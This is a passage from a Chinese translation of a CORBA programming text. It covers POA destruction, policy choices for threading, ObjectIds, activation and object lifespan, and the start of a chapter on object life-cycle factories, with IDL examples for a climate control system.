`Destroy` 的第二个参数 `wait_for_completion` 确定了操作是否等待所有的当前正在进行的请求的完成。如是为真，它就让 `destroy` 操作在所有正在进行的请求完成后并且所有的伺服程序都释放后返回。如果 `wait_for_completion` 为假，POA 以及它的后代 POA 只是简单地被撤消，然后操作返回。请注意，所有正在进行的操作仍然可以完成，并且执行任一个伺服程序必须被释放而不管 `wait_for_completion` 参数值；这个参数只控制 `destroy` 在它返回调用程序前是否等待这些操作的完成。

不像 POA，如果它的 POAManager 已经转换成释放状态，它就不能被重新激活，一个已经撤消的 POA 可能在同样的过程中重新创建。这是因为从本质上说一个 POA 是一个对象对伺服程序关联的容器，并且通常不像 POAManager 一样，它不封装网络资源。所以撤消一个 POA 就是撤消一个对象对伺服程序的关联而没有必要关闭或作废由应用程序使用的通信资源。

对于没有很好配置 POA 层次结构的应用程序，POA 构析可能会产生问题。比如，如果一个父 POA 具有一个 ServantActivator，它是使用它的子 POA 之一注册的一个对象，这样伺服程序释放就将不能正确地完成。因为子 POA 在它的父代 POA 之前拥有已经撤消的 ServantActivator，这样父 POA 就不能使用 ServantActivator 来释放它的伺服程序。POA 实现不能检测到这个问题，所以就要靠你在应用程序中避免产生这类情况。

11.14 应用 POA 策略

在应用程序中的 POA 数量以及为每个 POA 选择的策略与几个因素有关。其中一些因

素如下：

- 你的应用程序打算支持的对象的数量。
- 请求的期望率和持续时间。
- 你的对象所需要的潜在的持久存储。
- 应用程序所运行的计算机和操作系统提供的资源和服务的水平。
- 应用程序必须包括的或者是有相互影响的任何非 CORBA 软件。
- 应用程序运行的分布域的一些特征,尤其是将对象重新定位在域中其他服务器上的能力是否理想。

我们对有些因素暂时还不清楚,但是在后续的内容中讨论它们有关的细节。请注意,我们最初忽略了持久和暂态 CORBA 对象的差别,因为许多 POA 问题并不依赖于 Lifespan-Policy 的值。在11.14.5节,我们集中讨论与持久和暂态对象的 POA 相关的问题。

11.14.1 多线程问题

应用程序必须做出的基本选择是它们是单线程还是多线程。这个选择依赖于下面的几个细节：

- 所使用的操作系统或 C++ 语言运行时是否提供足够的多线程支持。
- 你的 ORB 实现对线程的要求。
- 调试多线程应用程序所使用的工具。
- 你的创建和维护多线程应用程序的专业知识和经验的水平。
- 在你的应用程序中使用的任何第三方库在多线程环境下正确工作的能力。

如果你的操作系统 C++ 语言运行时,或 ORB 不支持应用程序在多线程环境下运行,那就必须将你的应用程序设计成单线程。但是,应该知道并不是所有的 ORB 实现同时支持单线程操作和多线程操作;一些操作系统仅支持其中一个但不同时支持两者。还有,并不是所有的 ORB 充分地支持既是客户机又是服务器的应用程序。这样当应用程序正在等待已向另一个伺服程序所做的请求的响应时,ORB 就不能监听输入的请求。你必须查询你的 ORB 文档来确定你的 ORB 提供的对单线程和多线程应用程序的支持水平。

对整个应用程序所做的线程选择决定了可以应用于你的 POA 的 ThreadPolicy 的值。比如,当创建一个 POA 时,它的 ThreadPolicy 值为 ORB_CTRL_MODEL 时,这个应用程序为单线程应用程序,它不允许并发请求处理。

即使可以获得多线程支持,你可能仍希望使用 ThreadPolicy 值为 SINGLE_THREAD_MODEL 的 POA。如果你的伺服程序实现是在并不是线程安全的第三方的软件基础上,并且如果你不希望实现代码对它的所有调用串行化,使用 SINGLE_THREAD_MODEL 可保证你的伺服程序调用由 POA 来串行化。

一般情况下,建议 ThreadPolicy 的值为 ORB_CTRL_MODEL。如11.4.7节所述,如果在 POA 创建时没有为它的 threadPolicy 赋值,这就是默认值。只有当你知道你的 ORB 不支持多线程以及你不关心将你的应用程序转向另一个 ORB,或者如你的伺服程序并不设计为支持并发调用时,可以赋值为 SINGLE_THREAD_MODEL。

在第21章,将更详细地介绍 POA 线程模型。我们还研究程序的选择是单线程还是多线

程对它的吞吐量、性能以及可扩展性的影响。

11.14.2 ObjectId 赋值

决定一个 POA 的值为 USER_ID 还是 SYSTEM_ID 的 IdAssignmentPolicy 的一个简单规则是,为暂态对象使用系统赋值的对象标识符而对持久对象使用用户赋值的标识符。典型情况是使用值为 USER_ID 的 IdAssignmentPolicy,同时使用值为 PERSISTENT 的 LifespanPolicy,因为持久对象的 ObjectIds 通常包含一些你在何处存储对象持久状态的指示。如我们在11.4.2所述,应用程序可能使用文件系统路径名或数据库的键值作为持久对象的 ObjectIds。对于暂态对象,将 POA 赋值为 ObjectIds 是最简单的方法,因为通常你的应用程序并不直接使用生成的标识符。

但是像所有的规则一样,这个简单规则也不是绝对的。应用程序可以为它们使用的暂态对象赋予它们自己的标识符,并且也可以创建 POA,这样它们就可以为持久对象的标识符赋值。当暂态对象的状态为存储在一个内存中的数据结构而不是存储在伺服程序本身的时候,为策略值是 TRANSIENT 的对象使用 USER_ID 是有好处的。比如,出于原型开发的目的,可能编写一个模拟我们的 CCS 系统的应用程序,在该 CCS 系统中使用了 STL 仓库类来保留恒温器和温度计的数据。在这种情况下,我们可能要使用容器的密钥作为我们原型中创建的暂态对象的 ObjectIds。

反之,在策略值为 PERSISTENT 的对象中使用 SYSTEM_ID 是不常见的,并且难于使用。生成的标识符将会毫无意义地映射到应用程序的问题域,然而作为对象持久存储区的标识符这样可能不是很有用。所以我们建议应该避免在 LifespanPolicy 的值为 PERSISTENT 的对象中将 IdAssignmentPolicy 的值设为 SYSTEM_ID。

11.14.3 激活

如我们在上一节中推荐的一样,只能将 USER_ID 与 PERSISTENT 一块使用,这就意味着相同的 POA 可能不支持值为 IMPLICIT_ACTIVATION 的 ImplicitActivationPolicy。这是因为 IMPLICIT_ACTIVATION 要求为 SYSTEM_ID。幸运的是,这正好是我们想要的,因为持久对象的隐式激活与使用 SYSTEM_ID 和 PERSISTENT 一样会遇到同样的问题。

我们建议为支持 ServantRetentionPolicy 值为 RETAIN(要求的),IdAssignmentPolicy 的值为 SYSTEM_ID(也是要求的),IdUniquenessPolicy 的值为 UNIQUE_ID,LifespanPolicy 的值为 TRANSIENT 的 POA 使用 IMPLICIT_ACTIVATION。这是因为对一个伺服程序使用 .this 函数来隐式创建并激活暂态对象可非常方便地创建 Policy 对象,伺服程序管理器,迭代器以及其他暂态对象。建议对拥有持久对象的 POA 使用默认的 NO_IMPLICIT_ACTIVATION。

11.14.4 时空折衷

几个 POA 策略会根据服务器应用程序提供,它们在每个 POA 基准上使用细粒度的控制以调整时空(time-space)折衷。它们在与 ObjectId 对伺服程序关联的存储以及为完成单个的请求调用所需的应用程序的调用次数有关的操作之间进行折衷。这个控制是为拥有多个

对象或接收多个请求的应用程序提供可扩展性的关键。

POA 请求调度需要的空间和时间有两个主要方面：

1. POA 定位与目标对象 ObjectId 相关联的一个伺服程序需要时间和空间资源。这主要包括在激活对象映射中的查找，调用一个伺服程序管理器所需的时间和确定是否使用一个默认伺服程序所需的时间。
2. 伺服程序确定对一个给定的请求应具体化哪一个对象需要的时间和空间。

在这些分析中，我们忽略了几种开销：

- 由于请求参数的非编组和响应的编组所需的开销。
- 与查找和目标 POA 可能的激活有关的开销。
- 由于对请求进行排队（对单线程 POA 而言）或获取互斥锁定所需的开销（对多线程 POA 而言）。

我们还假定在每种情况下调用相同的请求并且它总是需要同样的时间来完成。

RETAIN 与 USE_ACTIVE_OBJECT_MAP_ONLY 一起使用

使用 RETAIN 时，POA 在一个激活对象映射中存储 ObjectIds 和伺服程序之间的关联。这不仅耗费空间，同时——假设 POA 使用多种散列算法实现它的映射——也要求 POA 比为一个请求只使用简单内存访问来定位一个伺服程序做更多的工作。显然，散列算法的质量以及存储在映射中的关联的数目都会大大影响查找的效率和存储映射空间的大小。

请注意，在这些情况下，IdUniquenessPolicy 的值并不影响激活对象映射存储所需的空间。这是因为即使 MULTIPLE_ID 起作用，每个已知的 ObjectId 仍需要一个单独的映射条目。但是，MULTIPLE_ID 的使用影响一个确定它所具体化的对象的身份所需的时间，因为它必须访问 POA Current 对象以获得目标 ObjectId。在多线程情况下，POA Current 通常使用线程特定的存储来实现，并且访问它需要更多的耗费。

RETAIN 与 USE_SERVANT_MANAGER 一起使用

这些策略的组合在空间和时间上的开销更大。最糟糕的情况是，POA 拥有的所有对象都被调用时，如果 USE_SERVANT_MANAGER 不起作用，激活对象映射将包含完全相同的条目，但伺服程序管理器本身需要额外的空间并且还要向每个对象的初始请求追加时间开销。在第一个给定对象的请求到达时，POA 先在它的激活对象映射中查找以期望找到一个伺服程序来处理该请求。然后，如果没有找到，它就调用它的 ServantActivator 来获得一个伺服程序。最终，这个伺服程序存储在它的激活对象映射中并且 ServantActivator 将不会为该目标对象再次调用该 ServantActivator。

这种情况下，IdUniquenessPolicy 值设置的影响与前面的情况相同。

RETAIN 与 USE_DEFAULT_SERVANT 一起使用

这个策略组合的空间开销直接依赖于在激活对象映射中存储的关联的数量。如果 POA 拥有的大多数对象由默认的伺服程序来具体化，这也就是说在激活对象映射中有极少的条目并且存储需求是最小的。反之，如果默认伺服程序只具体化少数对象，激活对象映射将拥有大量的条目。

这种情况下，伺服程序查找的时间开销与上一种情况稍微有点不同，因为没有 Servan-

tActivator 随着时间的推移逐渐填写激活对象映射。如果接到向没有激活对象映射条目的一个对象所做的请求,就调用默认的伺服程序而激活对象映射并不改变。

这种情况下,除了对默认伺服程序的调用之外,IdUniquenessPolicy 值的设置的影响几乎与前面两种 RETAIN 情况下相同。如果默认的伺服程序具体化目标对象,它就必须从 POA Current 中获得目标 ObjectId。

NON_RETAIN 与 USE_SERVANT_MANAGER 一起使用

一个 NON_RETAIN POA 没有激活对象映射,所以存储需要最小。但是,时间开销可能很大,因为对每个请求,POA 都必须调用它的 ServantLocator 来获得一个伺服程序。获得一个伺服程序所需的时间几乎完全依赖于 ServantLocator 的实现。还有,除非 ServantLocator 使用一种伺服程序池来管理伺服程序实例,否则的话,它必须为每个请求在堆中创建和撤消一个新的伺服程序。这不仅耗费时间也可能由于堆碎片而增加应用程序的内存需要。

NON_RETAIN 与 USE_DEFAULT_SERVANT 一起使用

这个策略组合可以将空间和时间的开销降到最小。空间是最小的,因为 POA 没有激活对象映射并且所有的对象都只使用单个的伺服程序具体化。定位伺服程序所需的时间最小是因为 POA 只需访问它的默认伺服程序。但是,默认伺服程序必须从 POA Current 确定目标 ObjectId,所以它可能由于线程特定的存储访问而需要时间开销。

11.14.5 关于生命范围的考虑

将你的对象选定为持久的还是暂态的,这完全依赖于你的应用程序和它提供的伺服程序的类型。典型情况是应用程序属于其中一类。

面向服务的应用程序

面向服务(service-oriented)的应用程序一般支持生存期非常长且稳定的持久对象。通常这些对象使用服务器程序的任一特定的选项或使用完全独立的管理程序创建一次。在它们创建后,该对象就在命名服务(参阅第18章),交易服务(参阅第19章)或一些其他对象引用公告服务中进行公告。实际上,这些服务本身就是面向服务的应用程序的很好例子。

比如,命名服务的整个目的就是让应用程序来访问并修改已使用它注册的名称绑定。用命名服务注册的名称绑定通常保留在持久存储中,典型的例子是数据库的一些表。这样,实现命名服务的一个服务器程序基本上将这个持久存储的内容作为 CORBA 对象。通常 ORB 通过向命名服务器程序提供选项实现支持命名服务,命名服务器程序用它来创建一个持久 NamingContext 对象。然后,最终的对象引用可以作为根 NamingContext 配置到 ORB,这个根 NamingContext 从 ORB::resolve_initial_references 方法中返回。

面向服务的应用程序通常具有两个特征:

1. 它们由长命的对象组成,这些长命的对象通过管理工具创建和撤消。
2. 它们对象的状态完全存储在持久存储中。

由于这样的应用程序具有持久对象状态,所以它们几乎总是 POA 特征的候选方式,比如伺服程序管理器和默认的伺服程序,该特征可让应用程序避免为它们拥有的每个对象都创建一个独立的伺服程序。尤其是 ServantLocator 在面向服务的应用程序中是很有用的,因

为它们的 preinvoke 和 postinvoke 操作可让持久状态在一个方法调用该服务前载入并且在调用完成后写回持久存储。

面向会话的应用程序

一些服务器应用程序是这样设计的,首先客户创建它们打算使用的对象,使用这些对象,然后撤消它们。这样的应用程序是面向会话的(session-oriented),因为它们的大多数对象仅生存了与每个客户会话持续的时间一样长的时间。这些对象只是对创建它们的客户程序来说是可知的(并且可能对与该客户程序密切合作的其他应用程序也是可知的)。

与面向服务的应用程序相比,面向会话的应用程序拥有的大多数对象是通过对象工厂中的请求创建的。通常这个工厂本身是面向服务的持久对象并且在命名服务或交易服务中公告。客户首先使用这些服务来寻找必需的工厂,然后,它们向该工厂做出请求以创建它们需要的会话对象。

因为它们打算只在客户会话期间存在,所以在一个会话中创建的对象是暂态的而不是持久的。作为暂态对象,这些对象通常在内存中保留它们的状态而不是在持久存储中。如果这个短暂的状态最终要变成持久的,它经常作为一个客户程序调用一个为整个会话提供单点控制的一个会话控制对象的方式写到持久存储中。

一般来说,暂态会话对象提供让客户显式管理它们的生命周期的操作。比如,由 OMG Life Cycle Service 提供的标准的 LifeCycleObject 派生出的接口可以继承标准化的 copy, move 和 remove 操作。在第12章中将详细讨论与 Life Cycle Service 和一般的 CORBA 对象生命周期的问题。

持久对象

即使拥有它们的服务器应用程序当前并不在执行并且必须启动,但支持持久的 CORBA 对象的一个 ORB 实现必须能够定位它们并将请求传递给它们。这也就隐式说明拥有持久对象的应用程序不能孤立地操作。相反,这样的服务器程序必须使用 ORB 实现仓库进行注册以让 ORB 来跟踪它们拥有的对象并且当请求调用这些对象时能够激活它们。第14章介绍与实现仓库和服务器程序激活有关的细节。

暂态对象

与持久对象不同,暂态对象不需要对定位和激活有效的支持。这样创建它们就非常适合于处理短期的或局部的活动。比如,向客户程序提供顺序访问仓库的迭代对象通常作为一个暂态对象来实现。还有,Policy 对象,其他局部约束对象和伺服程序管理器都最好作为暂态对象进行创建,因为它们仅在创建它们的过程中是有用的。

Root POA 的标准策略值让它成为一个理想的暂态对象宿主,因为它的 LifespanPolicy 的值为 TRANSIENT,它的 IdAssignmentPolicy 的值为 SYSTEM_ID,这也就是说应用程序在 Root POA 下创建对象,不需要为对象创建 ObjectIds。因为 Root POA 的 ImplicitActivationPolicy 的值为 IMPLICIT_ACTIVATION,IdUniquenessPolicy 的值为 UNIQUE_ID, ServantRetentionPolicy 的值为 RETAIN,所以它允许通过伺服程序的 _this 成员函数创建并激活简单的对象。它的 RequestProcessingPolicy 的值为 USE_ACTIVE_OBJECT_MAP_ONLY,这样就消除了使用伺服程序管理器或默认伺服程序的复杂性。一般来说,Root POA 可让应用程序以一种清楚且简单的方式处理简单的 CORBA 对象。

但是,这并不是说暂态对象仅能与 Root POA 一起使用。策略值不是 TRANSIENT 的 POA 还有几种有意义的用途,它也不同于 Root POA。

- 因为 Root POA 的 ThreadPolicy 的值为 ORB_CTRL_MODEL,所以一个应用程序想让它的暂态对象所做的所有请求顺序调度的话,需要一个具有 SINGLE_THREAD_MODEL 值的 POA。
- 一个应用程序可以要求一个拥有暂态对象的 POA,它的 IdAssignmentPolicy 值为 USE_ID 而不是 Root POA 所具有的 SYSTEM_ID。
- 它也可以用于策略值不是 UNIQUE_ID 和 RETAIN 的拥有暂态对象的 POA。如果一个暂态对象的状态是持久的并且可以通过目标对象的 ObjectId 来访问,使用 MULTIPLE_ID,对于暂态对象的伺服程序管理器或默认伺服程序有时可能是一个合适的方法。比如,在 11.7.3 节,我们讨论了将 Thermometer 和 Thermostat 对象设计成暂态的。因为它们的状态存储在它们自身的设备中,所以每个对象拥有一个伺服程序的方法将不要求实现这个解决方案。

但是,请注意,使用单个的伺服程序具体化多个暂态 CORBA 对象的应用程序不多见。一个暂态对象的一个伺服程序通常在它的类数据成员中拥有它的对象状态。这样,使用 IdUniquenessPolicy 的值为 MULTIPLE_ID 或 RequestPorcessingPolicy 的值为 USE_DEFAULT_SERVANT 或 USE_SERVANT_MANAGER 的一个 POA 拥有暂态对象并不常见。

通常,最好为那些状态是短暂的或它们的生命周期由周围上下文确定的对象创建暂态对象引用。比如,迭代器对象通常作为一个客户程序调用一个返回仓库对象内容列表的操作的副产品来创建。OMG 命名服务(第 18 章)和交易服务(第 19 章)都使用这种习惯用法。客户程序期望立即使用迭代器而不期望它存在的持续时间像与它相关联的容器存在的时间一样长。

尽管它是可能的,但在为具有持久状态的对象使用暂态对象引用前应该重新考虑。当创建一个暂态对象的 POA 已经被释放并可撤消时,比如服务器应用程序关闭时,客户程序想调用该对象上操作的任何尝试都会产生 OBJECT_NOT_EXIST 异常。只要对象的实际持久状态仍然存在,这就是令人易误解的,这时最有可能的再次访问方法是创建一个新的暂态 CORBA 对象来替代现在已经不存在的那个。比如,如果调用 Thermostat 的一个操作产生了一个 OBJECT_NOT_EXIST 的异常,你就会期望实际的恒温器设备不再存在,并不是希望有人已经撤消了代表它的该 CORBA 对象。

对具有持久状态的对象错误使用暂态对象的最终结果是客户不能可靠地通过 OBJECT_NOT_EXIST 异常确定一个对象是否实际仍然存在。相反,它们必须依赖于由用于创建暂态对象的工厂操作产生的自定义的异常。这个方法违反 CORBA 的一个基本原则,这就是对象引用应该保护客户程序免受服务器程序和对象的激活状态的影响。

CORBA 决不为客户应用程序提供决定,一个对象是指向一个暂态对象还是指向一个持久对象,并且它也没有清楚地说明客户应该如何做出这样一个决定。所以,为适当设置客户机的期望,服务器应用程序应当为返回暂态对象引用的这些操作设有文档。具体来说,客户机应该知道将暂态对象引用转换成字符串和稍后存储它们极可能是一种时间的浪费。到

它们要再次使用它们时,它们指向的对象极可能已不再存在。

11.15 本 章 小 结

本章详细介绍了可移植的对象适配器。为了支持大多数应用程序,POA 是非常灵活的,这样它就有一个大范围的特性集。试图一次学会 POA 的所有特征可能是一个很困难的事情,即使对已有使用其他对象适配器经验的 CORBA 程序员来说也是如此。

POA 主要处理三种实体:对象引用,对象标识符(ObjectIds)和伺服程序。POA 使用对象标识符创建对象引用,为伺服程序创建映射对象。POA 提供的灵活性大部分是用来让应用程序控制对象对伺服程序的映射。

许多 POA 特性直接由应用程序通过使用 POA 策略来控制。当它创建后,策略为用于配置 POA 某些方面的局部约束的 CORBA 对象。对象生命范围,请求调度,以及不管是单线程还是多线程的 POA 都可通过 POA 策略对象进行控制。本章中介绍了各种策略组合,同时还解释了它们如何应用于不同类型的常见的应用程序。

我们对 POA 各种特性的表述主要是沿着一个 CORBA 对象的普通生命周期和它的伺服程序进行的。POA 可让 CORBA 对象和它们的对象引用创建时具有或不具有一个伺服程序。应用程序可能为它们的对象显式注册伺服程序,或者它们可以提供伺服程序管理器以按照接收的请求的要求提供伺服程序。伺服程序管理器是由应用程序实现的局部 CORBA 对象。它们有助于 POA 为对象映射成对象标识符,这些对象是执行这些请求的伺服程序的请求目标。POAManager 和 ORB 接口也可让应用程序控制向伺服程序的请求流并使用其他软件的事件处理循环集成 ORB 的事件处理,如 GUI 系统。本章中还介绍了伺服程序和 POA 可以撤消的条件。

总之,POA 提供了极大的灵活性让应用程序来控制伺服程序对对象的分配,请求对线程和伺服程序的分配,以及对象对 POA 的分配。尽管将来的应用程序会比特定的对象适配器的伺服程序更好,但 POA 还是足够灵活地支持大量的大多数 CORBA 服务器应用程序。

第12章 对象生命周期

12.1 本章概述

本章主要介绍有关对象生命周期的专题：对象是如何创建、拷贝、移动和撤消的。12.3节到12.5节讨论OMG生命周期服务(Life Cycle Service)，它为如何定义生命周期操作提供了一些设计准则。12.6节讨论收回(Evictor)模式，这很重要，因为它可允许你限制实现大量对象的服务程序的内存消耗。12.7和12.8节对本章进行总结，它主要讨论在CORBA环境下的无用存储单元回收策略。

对象生命周期在分布式系统中是最具挑战性的问题之一，所以建议读者仔细地阅读本章的内容。这里所介绍的大部分信息是创建可扩展的和可靠的应用程序所必需的。

12.2 简介

在第11章开发的气温控制系统有一个缺点：没有明确的方法使一个客户程序将一个新安装的设备连接到系统上。当它们连接到网络上时，控制器应当自动地发现新的设备，但是我们假定的仪器控制协议没有提供这个功能。所以问题就产生了，“我们如何告诉气温控制系统，网络上有一个新的设备，这样服务器程序就可以为该设备启动一个新的CORBA对象？”

这个问题通常是所谓对象生命周期的专题的一部分。对象生命周期处理以下几个问题：

- 对象创建
- 对象析构
- 对象拷贝
- 对象移动

CORBA服务的生命周期服务(Life Cycle Service)处理这些问题。不像其他的OMG服务，生命周期服务不是由供应商提供，客户只管使用的一个服务。相反，生命周期服务描述了选定的用在对象生命周期管理中的大量的接口和设计模式。换句话说，生命周期服务主要是一系列建议而不是一个实现规范。

生命周期服务规范的大约三分之二是由大量的非标准化的附录组成。这些附录包括Compound Life Cycle(复合生命周期)规范、滤波器、管理、以及在可移植的通用工具环境(Portable Common Tool Environment)(PCTE)[3]下对对象的支持。但是，我们不知道这些附录在当前软件开发工程中的有效使用，所以本章中只介绍生命周期规范的主要部分。

12.3 对象工厂

OMG 生命周期规范建议 CORBA 应用程序使用工厂(Factory)模型[4]来创建对象。一个工厂是一个提供一种或多种操作来创建其他对象的 CORBA 对象。为了创建一个新的对象,客户调用工厂中的一个操作;操作的实现创建了一个新的 CORBA 对象并向客户返回新对象的一个引用。在分布式系统中,工厂操作扮演着 C++ 中构造函数的角色。两者的差别是工厂操作可以在一个可能的远程地址空间创建一个 CORBA 对象,而 C++ 构造函数总是在本地地址空间创建一个 C++ 对象。还有,可对一个已存在的对象上调用工厂操作,但只能对一个还没有存在的对象调用构造函数。

对象创建需要明确地指定要创建的对象的类型。由一个工厂产生的操作将会根据它是创建一个文档对象、一个个人对象、还是一个温度计对象而变化。要创建的对象的类型决定了哪一个参数必须由客户传递。(显然,一个客户程序传递不同的参数将创建一个个人对象,而不是创建一个温度计对象。)

为了解释这些问题,我们向气温控制系统中添加了工厂。下面是一种可能的方法:

```
# pragma prefix "acme.com"

moudle CCS {
    // ...

    exception DuplicateAsset {};

    interface ThermometerFactory {
        Thermometer create(in AssetType anum, in LocType loc)
            raises(DuplicateAsset);
    };

    interface ThermostatFactory {
        Thermostat create (
            in AssetType      anum,
            in LocType       loc,
            in TempType      temp
        ) raises(DuplicateAsset, Thermostat::BadTemp);
    };
};


```

我们向规范中添加了两个新的接口。ThermometerFactory 提供了创建新的温度计的 create 操作,ThermostatFactory 提供了创建一个新的恒温器的 create 操作。

如果我们刚在气温控制系统中安装了一个新的温度计,就可通过调用 ThermometerFactory 接口的 create 操作通知系统有新的温度计存在。作为响应,工厂就为该设备创建一个新的对象引用并返回它。

记得在第10章中,温度计和恒温器设备具有一个唯一的设备号,它也用作 ICP 网络的地址。另外,每个设备都有一个可修改的 location 属性。我们必须将这两条信息传递给 create 操作。我们传递一个设备号,是因为它告知气温控制系统新的设备的身份(也就是,它的网络地址),我们传递一个定位,是因为定位是对象初始状态的组成部分。create 的实现将定位字

字符串编程到新的温度计中。温度计还有一个 model 和一个 temperature 属性,但是没有地方将这些属性值传递给 create。模型字符串被永久地编在设备本身中,所以它是只读的。当然,也没有地方传递温度,因为告诉温度计它应该报告什么温度是没有意义的。

为了创建一个恒温器,客户程序必须提供额外参数:恒温器的初始设定温度。再次说明,create 操作的实现只关心编在设备中的额定温度。

两种 create 操作都可能引发 DuplicateAsset 异常。我们需要这个异常,因为如果我们让两个具有相同的设备号的设备在网络上,控制器就不能区别它们。恒温器的 create 操作还可能产生 BadTemp 异常,该异常用来表示要求的初始温度超出了范围。

12.3.1 工厂设计选项

工厂设计有许多不同的选项,上一节所介绍的基本的 Factory 模型只是其中之一。

组合式工厂

不是使用两个独立的接口,我们可以使用单个的工厂来创建两种类型的设备:

```
# pragma prefix "acme.com"

module CCS {
    // ...

    exception DuplicateAsset ();

    interface DeviceFactory {
        Thermometer create_thermometer(
            in AssetType          anum,
            in LocType             loc
        ) raises(DuplicateAsset);

        Thermostat create_thermostat(
            in AssetType          anum,
            in LocType             loc,
            in TempType            temp
        ) raises(DuplicateAsset, Thermostat, BadTemp);
    };
};

};
```

这个设计和上一个在效果上是一样的,但是它们具有不同的结构。使用新的设计,单个的工厂必须能够创建温度计和恒温器,而不像使用第一种设计,每个工厂只有一种设备的知识。将工厂操作组合到单个的接口的主要结果是更难将我们的系统分布到多个服务器进程上。比如,我们可能想要一个如图12.1所示的体系结构。

这个体系结构可能有用,比如,如果我们决定从不同的生产厂家购买温度计和恒温器,并且这些设备使用不兼容的仪器控制协议。这时,可能需要将系统分成如图12.1所示的服务器进程,这是因为,比如,两种不兼容的的协议库可能不能从相同的平台上得到(这个例子并不像是人为假定的,在现实的 IT 环境下这种事情经常发生,不是任何人愿意不愿意的事)。




图12.1 一个分布式气温控制系统

通过将工厂操作组合成单个的接口，我们更难实现该工厂。从逻辑上讲，工厂仍然应归入控制器服务程序，但是从物理上讲，工厂不能仅在控制器服务程序中存在；POA 不允许我们在另一个地址空间创建一个对象的对象引用。如在11.7.1节所见，我们可以通过实例化一个伺服程序并调用 `_this` 成员函数创建一个对象引用，或者使用 POA 成员函数 `create_reference_with_id` 创建一个对象引用。但是，不管如何创建引用，它总是表示和调用代码在同一服务器进程中一个对象。考虑我们的工厂接口，它清晰地说明在控制器服务程序内部一个工厂不能创建一个指向温度计服务器程序中的 CORBA 对象的引用，至少不能直接创建。

这并不是 POA 的一个缺点。为了在一个服务器程序中创建在另一个服务器程序中说明的对象的引用，我们将不得不提供不易得到的信息，比如服务器程序的物理地址、与服务器程序通信的协议（包括协议的版本）、以及目标对象的对象 ID。不仅我们在手头不可能有相关的细节，而且如果 POA 允许创建指向另一个服务器程序中的对象引用的话，它就肯定将它自己置于 CORBA 对象模型之外。请记住，对象引用是不透明的，应用程序代码是不可以看到嵌入在对象引用中的地址和协议信息的细节。此外，CORBA 的关键是我们不了解一些具体细节，如物理上的网络地址和协议，所以仅允许创建指向另一个地址空间的对象引用是没有意义的。

尽管如此，也可以让一个工厂有效地创建在另一个地址空间的对象的对象引用：该工厂必须将创建工作委托给另一个与创建该对象配置在一起的工厂。就图12.1所示的体系结构来说，在控制器服务程序的一个工厂将委托温度计的创建工作给在温度计服务器程序实现的一个工厂，并将恒温器的创建工作委托给恒温器服务器程序上实现的一个工厂。

组合的汇集和工厂

还有另一个选择方案，它是上一个选择方案的变体，该选择方案是将工厂操作添加到 Controller 接口，而不是使用一个独立的工厂对象：

```
#pragma prefix "acme.com"
```

```

module CCS {
    // ...

    interface Controller {
        exception DuplicateAsset {};

        Thermometer createThermometer(
            in AssetType           anum,
            in LocType             loc
        ) raises(DuplicateAsset);

        Thermostat createThermostat(
            in AssetType           anum,
            in LocType             loc,
            in TempType            temp
        ) raises(DuplicateAsset, Thermostat::BadTemp);

        // Other operations...
    };
}

```

实际操作的定义与上一个例子相同,但我们将它们放到了控制器接口上。再次说明,这种设计是否合理依赖于应用程序以及我们如何将它们分布到物理上的服务器的进程中。通过将工厂操作添加到 Controller 接口上,可以确认我们自己在同一个服务器程序进程中实现工厂操作以及汇集管理操作(如 list)。这未必是一件坏事;Controller 接口已经起到了一个设备汇集管理器的作用,所以可以在该接口上具有设备创建操作。但是,从一个理想化的观点来看,它并不是真正意义上的分离。一个纯理论对象模型将具有独立的工厂和汇集接口,并且汇集接口应提供一个应设备添加到汇集的操作。

设计接口时应当记住的要点是,不能将单个的接口实现拆分到多个服务器程序进程中(至少它们必须求助于显式代理)。一个 IDL 接口定义了在 OCRBA 对象模型中的最小的分布粒度,所以接口的设计决定了(至少是部分)一个逻辑系统如何分割到物理上的服务器程序进程中。

纯汇集和工厂

下面是对象模型的一个理想化的版本:

```

#pragma prefix "acme.com"

module CCS {
    // ...

    exception DuplicateAsset {};

    interface ThermometerFactory {
        Thermometer create(in AssetType anum, in LocType loc)
            raises(DuplicateAsset);
    };

    interface ThermostatFactory {
        Thermostat create(
            in AssetType           anum,

```

```

        in LocType          loc,
        in TempType         temp
    ) raises(DuplicateAsset, Thermostat, BadTemp);
};

interface Controller {
    exception DuplicateDevice {};
    exception NoSuchDevice {};

    void add_device(in Thermometer t);
    void remove_device(in Thermometer t);

    // Other operations...
};

};

```

在这个设计中,工厂和控制器是独立的接口。此外,现在的控制器起到了一个纯粹汇集的作用,因为它提供了显式 add_device 和 remove_device 操作。这种设计提供了较有意义的分割:工厂只是负责创建对象,而控制器只是一个这些设备的引用的汇集。这种设计消除了前面设计中的工厂和控制器之间隐藏的通信。这样当添加一个新的设备时,控制器会明确地得到通知。

这种设计还考虑了保持客户机或工厂之间的对象模型的一致性的职责。如果确定由客户机来负责一致性,客户机就必须显式创建一个新的设备并调用 add_device 操作将它添加到控制器中。这样对客户来说,设备创建过程更复杂,并且需要两个远程消息而不是一个。同样,如果我们确定由工厂来负责一致性,工厂就必须调用 add_device 操作。这就简化了客户的设备创建,但增加了工厂和控制器之间的依赖性,因为现在工厂必须以某种方式知道将向哪一个控制器添加新的设备。

这种折衷方案对对象模型来说是典型的。通常提供较好的分离的一个纯理论模型还需要更多进行交换的消息,因为在一个纯模型中,对象并不共享隐藏状态。

成批工厂

